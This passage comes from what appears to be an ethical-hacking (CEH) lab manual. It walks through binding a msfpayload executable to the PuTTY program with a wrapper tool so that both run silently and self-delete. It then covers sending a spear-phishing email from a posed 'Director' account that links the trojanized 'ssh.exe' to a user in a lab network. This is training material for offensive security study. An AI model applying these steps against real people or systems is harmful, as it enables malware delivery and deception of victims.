


Figure 18: Extracting the Program

4. Double-click on Wrapper.exe to open the wrapper program.




Figure 19: The Wrapper Program

5. Click on Computer. Navigate to Local Disk (C:), inetpub, ftproot. Drag the **puttie.exe** file from that location to the desktop. It should move to the desktop.





Figure 20: Adding a file

6. Click add file. Click the box to the right of the world filename. Browse to the desktop of your machine and select the puttie.exe file. Click the OK button.




File Options
Filename: C:\Users\student\Desktop\puttie.exe
Parameters:
Special parameter keywords:
Use $(extfname)$ to return extractor file address.
Use $(extfdir)$ to return extractor file path.

Extract
☑ Extract
☐ Delete after win restart (Win NTkernel)
☑ Run when extracted
☑ Delete
● Delete after close
○ Delete after all programs closed

Extract Directory
○ Extract to direcory
C:\
○ Current Dir ○ Win System Dir
● Win Temp Dir ○ Win Dir

Figure 21: Adding a file

7. Click Add file. Click the box to the right of the world filename. Browse to the desktop of your machine and select the putty.exe file. Click the OK button.



Filename: C:\Users\student\Desktop\putty.exe

Parameters:


Special parameter keywords:
Use $(extfname)$ to return extractor file address.
Use $(extfdir)$ to return extractor file path.

☑ Extract
☐ Delete after win restart (Win NTkernel)
☑ Run when extracted
☑ Delete
● Delete after close
○ Delete after all programs closed

○ Extract to direcory
C:\
○ Current Dir
○ Win System Dir
● Win Temp Dir
○ Win Dir

Figure 22: Adding an Additional file

At this point, you should have two files in your list, puttie.exe and putty.exe.



File or process name	Parameters	Extract Dir	Run	Extract	Delete t...	Del aft
C:\Users\student\Desktop\puttie.exe		<Win Te...	True	True	<Del Aft...	False
C:\Users\student\Desktop\putty.exe		<Win Te...	True	True	<Del Aft...	False


Output File:

Output file Size: 563.08 KB

Selected file size: 472.00 KB

Figure 23: Two Files are Listed

8. Click the select output button in the lower right hand corner of wrapper. Navigate to Local Disk (C:), inetpub, ftproot. Name the file ssh. Click Save.




Save in: ftproot

File name: ssh

Save as type: ProgramFile (*.exe)

Figure 24: Saving the File to the FTProot Directory

9. Verify that the path is C:\Inetpub\ftproot\ssh.exe and click the **Make** button. Click OK to the Impotent Information message box that says the output file is created.



File or process name	Parameters	Extract Dir	Run	Extract	Delete t…	Del aft
C:\Users\student\Desktop\puttie.exe		<Win Te…	True	True	<Del Aft…	False
C:\Users\student\Desktop\putty.exe		<Win Te…	True	True	<Del Aft…	False

Output File: C:\inetpub\ftproot\ssh.exe

Output file Size: 563.08 KB

Selected file size: 472.00 KB

Figure 25: Making the Single File

Close the wrapper program. Click no when asked if you want to save the project.

10. On Windows 7, open Outlook by clicking the desktop shortcut.





Figure 26: Opening Outlook

11. Click Next at the startup screen. Click Next to configure an email account.




You can configure Outlook to connect to a Microsoft Exchange Server, Internet E-mail, or other E-mail server. Would you like to configure an E-mail account?

● Yes

○ No

Figure 27: Opening Outlook

12. Select **POP3** (Post Office Protocol) as the server type. Click the Next button.



Server Type

You can choose the type of server your new e-mail acount will work with.

○ **Microsoft Exchange Server**

Connect to an Exchange server to read e-mail, access public folders, and share documents.

● **POP3**


Connect to a POP3 e-mail server to download your e-mail.

Figure 28: POP 3 Server

13. Fill out the following fields:

    - For **Your Name**, put **Director**
    - For your **Email Address**, put Director@CEH.com
    - For your **User Name**, put **Director**
    - For your **Password,** type **password**
    - For the Incoming and Outgoing Server, put **216.1.1.1** (Firewall IP)

    Click Next and Finish. You will receive a welcome to Outlook message.



Internet E-mail Settings (POP3)

Each of these settings are required to get your e-mail account working.

User Information

Your Name: Director

E-mail Address: Director@CEH.COM

Server Information

Incoming mail server (POP3): 216.1.1.1

Outgoing mail server (SMTP): 216.1.1.1

Logon Information

User Name: Director

Password: *********

☑ Remember password

☐ Log on using Secure Password Authentication (SPA)

Test Settings

After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)

Figure 29: Mail Settings

In the next step, we will use a Spear Phish attack, to get the administrator to open our ssh.exe software, which is putty wrapped with the msfpayload puttie.exe payload.

14. Click the new button in the top Left corner of Outlook.


Follow the steps below to successfully send the email to rmiller.

- In the **To** box, type rmiller@XYZCOMPANY.COM
- In the **Subjec**t type, **Great SSH Utility**
- In the **message** area, type:

Reggie,
I was thinking this ssh utility will really help you with your CEH Studies.
ftp://216.5.1.200/ssh.exe
Sincerely,
CEH Director

After completing the three above steps, click Send to send the email.

Do not click the Send/Receive button. The director account does not exist.


Outlook Today - Microsoft Outlook
File Edit View Go Tools Actions Help
New
Send/Receive
Find
Type a contact to find
Back
Great SSH Utility - Message (HTML)
File Edit View Insert Format Tools Actions Help
Send
Options...
Arial
10
B
To...
Cc...

To: rmiller@XYZCOMPANY.COM

Subject: Great SSH Utility

Reggie,
I was thinking this ssh utility will really help you with your CEH Studies.
ftp://216.5.1.200/ssh.exe
Sincerely,
CEH Director

Figure 30: Spear Phish Email

15. Click on the start button on XP and then select Email from the Start Menu.




Figure 31: Opening Outlook Express

16. On XP, Click the **Send/Receive** button to ensure that the email is received.


